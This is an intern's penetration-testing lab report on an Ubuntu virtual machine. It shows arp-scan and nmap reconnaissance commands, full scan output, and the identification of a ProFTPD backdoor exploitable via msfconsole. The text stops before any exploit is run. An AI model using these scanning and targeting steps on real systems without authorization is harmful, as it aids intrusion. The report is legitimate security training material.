NAME:- Bhabani Sankar Khadiratna

EMAIL:- bskhadiratna23@gmail.com

Batch:- June 2023

Course:- Cyber security internship

Topic:- Contacting a pentesting on ubuntu lab and make a report on it.

(The Report is done for Ubuntu Machine YHILLS internship June 2023)

INTRODUCTION: VAPT stands for Vulnerability Assessment and Penetration Testing. It is a comprehensive security testing process conducted on computer systems, networks, and applications to identify potential vulnerabilities and assess the overall security posture. The purpose and objectives of a VAPT engagement are as follows:

Identify Vulnerabilities: The primary purpose of VAPT is to identify weaknesses and vulnerabilities within the target system, including software applications, network infrastructure, and hardware devices. By proactively identifying these vulnerabilities, organizations can take measures to fix them before malicious actors exploit them.

Assess Security Posture: VAPT helps assess the overall security posture of an organization. It provides valuable insights into the effectiveness of existing security controls, policies, and procedures. The results of VAPT can be used to enhance the organization's security practices.

Risk Management: By identifying vulnerabilities and assessing their potential impact, VAPT assists in prioritizing risks based on their severity. It helps organizations focus their resources on addressing the most critical security issues, reducing the chances of a successful cyber-attack.

Compliance and Regulations: Many industries and sectors have specific security compliance requirements. VAPT helps organizations meet these regulatory obligations and demonstrate their commitment to maintaining a secure environment for their customers and stakeholders.


Detecting Unknown Threats: VAPT goes beyond automated scanning tools by utilizing ethical hacking techniques. This approach helps in uncovering vulnerabilities that may not be evident through traditional security scanning, enabling the discovery of potential zero-day vulnerabilities.

METHODOLOGY: This test is done with the help of kali linux operating system.

Tools used are: Arp (Address Resolution Protocol) , Nmap , Msfconsole

Contacting a Pentesting on ubuntu lab:-

→Here, is the ubuntu lab in which we perform vulnerability assessment.



→For performing vulnerability assessment we need kali linux operating system in our host system that connected with same network in which ubuntu lab also connected through NAT.

→First of all, for performing vulnerability assessment, we have to go through hacking cycle process, i.e

. Information Gathering/Reconnaissance

. Scanning

. Gaining access


. Maintaining access

. Clearing track

1. So, first of all we have to find Ip address of ubuntu, for this we have to go to kali linux and type **"sudo arp-scan -l"** command in terminal.

→It will list all the devices connected with the same network along with Ip address and Mac address.


→Here, is the example of finding Ip addresses.




→Then we use nmap tool for gather some information about ubuntu.

→Basically nmap is a networking mapping tool which is used to find entire details of a network system.

→To find Ip address of this ubuntu machine we have to go through the nmap command followed by all ip address listed above and to find the operating system first, i.e **"sudo nmap -O [ip address]."**




→Here, is the command **:-"sudo nmap -O [Ip address]"** to find the OS from an IP address and it successfully found that it is a linux/ubuntu machine from above IP.



2. Then next step is Enumeration/ Scanning method to find more information about system.

→Here, is the command**:-"sudo nmap -sV -A [Ip address] -vv -oN ubuntu.txt"** to get all the complete information of that system.



→Here is the useful information of that ubuntu system after scanning.

Command:-cat ubuntu.txt

Nmap 7.94 scan initiated Sat Jul 29 15:44:54 2023 as: nmap -sV -A -vv -oN ubuntu.txt 192.168.218.137

Nmap scan report for 192.168.218.137

Host is up, received arp-response (0.00063s latency).

Scanned at 2023-07-29 15:44:54 EDT for 8s

Not shown: 997 closed tcp ports (reset)

PORT STATE SERVICE REASON VERSION

21/tcp open ftp syn-ack ttl 64 ProFTPD 1.3.3c

22/tcp open ssh syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)

| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDVPefz9pE0ykT66eeP8gZ1P/Op3xChGFJa8il0Kwq
pmaMSJIUdOnPy8n1FSDKvs3MagCwVCKMQGLYlNTJ8kabXwl+8ULz9FPfTHG2U3v/n3NyPgVt
mSgU88n4yjfVcwJbf4ZvSoccCnGjCqizpkjQmAlZ/ETRX3h70BwZdm00u7Gtpn/eYljlIjgcgJmHkun
J08M1B87CMwBkqBdvjypx0Vw/Ku2KnZa16MHlMegHOrX4rvopdLQXDtlFgqGtBxJmyWoh5eU
RKDlblgtpurOy1rPW4Tcsse7WOUoI1xE9KHzh/sH75OJu49d8RfYwULKpLUbcV7rwv82kaaGigB
Uxx

| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)

| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBO1BUhTxlxa/Wbwk2
lRzqdjGVz+B+e9/K6jA1eZLM1cudzOck7TdtPTuup5QteLjG1lytX2Sirn7ZUuULeOsJrM=

| 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)

|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIJPiFdk1m+7FhiWVNHn0M1mSu8cOoPXGjXXpRFQU7c0M

80/tcp open http syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))

|_http-title: Site doesn't have a title (text/html).

| http-methods:

|_ Supported Methods: POST OPTIONS GET HEAD

|_http-server-header: Apache/2.4.18 (Ubuntu)

MAC Address: 00:0C:29:F6:C0:11 (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.2 - 4.9

TCP/IP fingerprint:

OS:SCAN(V=7.94%E=4%D=7/29%OT=21%CT=1%CU=38302%PV=Y%DS=1%DC=D%G=Y%M
=000C29%T

OS:M=64C56C3E%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=109%TI=Z%CI=I%II=I

OS:%TS=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4
ST11NW7%O

OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=
7120%W6

OS:=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y
%T=40%S=O

OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
=R%O=%RD=

OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y
%T=40%W=0%

OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
%RD=0%Q=)U1(

OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)I
E(R=Y%DFI=

OS:N%T=40%CD=S)

Uptime guess: 153.383 days (since Sun Feb 26 05:33:15 2023)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=257 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 0.63 ms 192.168.218.137

Read data files from: /usr/bin/../share/nmap


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .


Nmap done at Sat Jul 29 15:45:02 2023 -- 1 IP address (1 host up) scanned in 8.76 seconds

→Here are the port lists information of above port numbers.


21	Yes	Assigned	Yes[12]		File Transfer Protocol (FTP) control (command)[11][12][22][23]
22	Yes	Assigned	Yes[12]		Secure Shell (SSH),[11] secure logins, file transfers (scp, sftp) and port forwarding
23	Yes	Assigned			Telnet protocol—unencrypted text communications[11][24]
					Simple Mail Transfer Protocol (SMTP) [11][25] used for email routing between mail

→Now scan all the ports by this command:- **"sudo nmap -p21,22 –script-vuln -vv -oN ubuntu_nmap.txt [ip address]".**







→Then find the vulnerable script by the name “ftp-proftpd-backdoor”. This is the vulnerable script through which attacker can connect to the victim’s machine using msfconsole.



